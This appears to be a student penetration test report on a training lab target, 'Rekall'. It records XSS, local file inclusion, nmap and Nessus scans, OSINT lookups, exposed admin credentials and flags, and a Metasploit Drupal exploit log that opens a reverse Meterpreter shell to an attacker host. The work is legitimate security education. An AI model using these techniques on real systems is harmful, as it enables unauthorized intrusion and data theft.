Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

<u>Student Note</u>: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Team4
Contact Name	Ryan Uliss
Contact Title	Project Leader

Document History

Version	Date	Author(s)	Comments
001	3.30.2023	Team4	Pen Testing Project

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Addresses/URL

- **192.168.13.0/24**
- **172.22.117.0/24**
- ***TotalRekall.com**

Description

TotalRekall internal domain, range, and public website.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- While there are weaknesses within the Total Rekall server, there are indeed several remediation methods in place, such as input validation for the 'choose your adventure' and 'choose your picture' fields. While this may not keep out experienced hackers, this will mitigate against the most basic forms of hacking and stop a lot of simple exploits from processing.
- A lot of the weaknesses can be resolved with simple solutions, such as hiding the GitHub repository from public view, or installing simple firewalls to prevent unauthorized access to the server.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weaknesses can be easily found in the public web page, the Linux OS, and the Windows OS. There are multiple ways to access private sensitive data on all three platforms. The site is susceptible to XSS scripting, and other web vulnerabilities. The Linux OS is vulnerable to Nmap scans, and the Windows OS is vulnerable to several meterpreter shells.
- Important and sensitive data can be easily accessed in several ways. There are hashed passwords that can be cracked via John the Ripper on GitHub, and the server is vulnerable to Nmap scans revealing vulnerable ports that can be used for exploits.

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It’s fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

Using XSS reflected scripting, was able to manipulate the results of the name feed with a simple script as shown below:



Welcome to VR Planning

On the next page you will be designing your perfect, unique virtual reality experience!

Begin by entering your name below!


Put your name here

Welcome !

Click the link below to start the next step in your choosing your VR experience!

CONGRATS, FLAG 1 is f76sdfkg6sjf

Was also able to manipulate the results of the “choose your character” field using cross site scripting, as shown below:




Who do you want to be?

Choose your charachter

You have chosen , great choice!

Congrats, flag 2 is ksdnd99dkas

Used store XSS scripting to manipulate the comments sections with a simple script as shown below:




Please leave your comments on our website!

CONGRATS, FLAG 3 is sd7fk1nctx

Add: ☑ Show all: □ Delete: □ Your entry was added to our blog!


#	Owner	Date	Entry
1	bee	2023-04-10 13:54:38	

Used sensitive data exposure techniques including a curl command to view sensitive http data as shown below:



```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 10 Apr 2023 14:01:16 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=8anbod0bbod2nmtnnakkka9ns2; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

Used local file inclusion to manipulate the results of the “choose your adventure” picture upload as shown below:




Please upload an image:

No file selected.

Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

Used local file inclusion again to manipulate the “choose your location by uploading the picture” field as shown below:




Please upload an image:

No file selected.

Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd

Used sensitive data exposure techniques to reveal hidden admin credentials within the website as shown below:




Admin Login

Enter your Administrator credentials!

Login:dougquaid

Password:kuato


Used open source techniques to expose sensitive domain data regarding totalrekall.xyz as shown below:



Queried **whois.godaddy.com** with "**totalrekall.xyz**"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#c
Domain Status: clientUpdateProhibited https://icann.org/epp#cli
Domain Status: clientRenewProhibited https://icann.org/epp#clie
Domain Status: clientDeleteProhibited https://icann.org/epp#cli
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
```


Used open source exposure techniques to reveal sensitive certificate data regarding totalrekall.xyz with crt.sh as shown below:



Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'


Before	Not After	Common Name	Matching Identities	
-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=
-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=
-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=
-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=

Used scan techniques to reveal sensitive vulnerable port and hosts data as shown below:




```
┌──(root💀kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-10 10:39 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
```

Used aggressive scan techniques to reveal sensitive administrator data regarding operating systems, hosts, and ports as shown below:



```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-10 10:42 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000073s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.10

Nmap scan report for 192.168.13.12
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
```


Used Nessus scans to reveal known vulnerabilities within the target server IP addresses as shown below:



12 Vulnerabilities


■	Sev ▾	Score ▾	Name ▴
■	CRITICAL	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
■	MEDIUM	6.5	IP Forwarding Enabled
■	INFO	...	3 HTTP (Multiple Issues)
■	INFO		Apache Tomcat Detection
■	INFO		Device Type
■	INFO		Ethernet MAC Addresses
■	INFO		ICMP Timestamp Request Remote Date Disclosure
■	INFO		Nessus SYN scanner

Used metasploit to reveal sensitive user information including the username of employees within the server as shown below:




```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.22.147.55:4444
[*] Running automatic check ("set AutoCheck false" to disab
[*] Sending POST to /node with link http://192.168.13.13/re
[-] Unexpected reply: #<Rex::Proto::Http::Response:0×000055
.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control
guage"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame
X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfe
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", 
user and the user must have \\u0027access shortcuts\\u0027 
403, @message="Forbidden", @proto="1.1", @chunk_min_size=1,
"POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.1
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nCo
  {\n      \"value\": \"link\",\n      \"options\": \"O:24:
tream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:2
\u0000handler\\\";s:19:\\\"echo EZo5J4DDKW5uLO\\\";s:30:\\\
\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cac
\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"ty
\n  }\n}", @peerinfo={"addr"⇒"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/re
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (172.22.147.55:4444 → 192

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Used privilege escalation techniques to access the server, and obtain root access with password guessing as shown below:



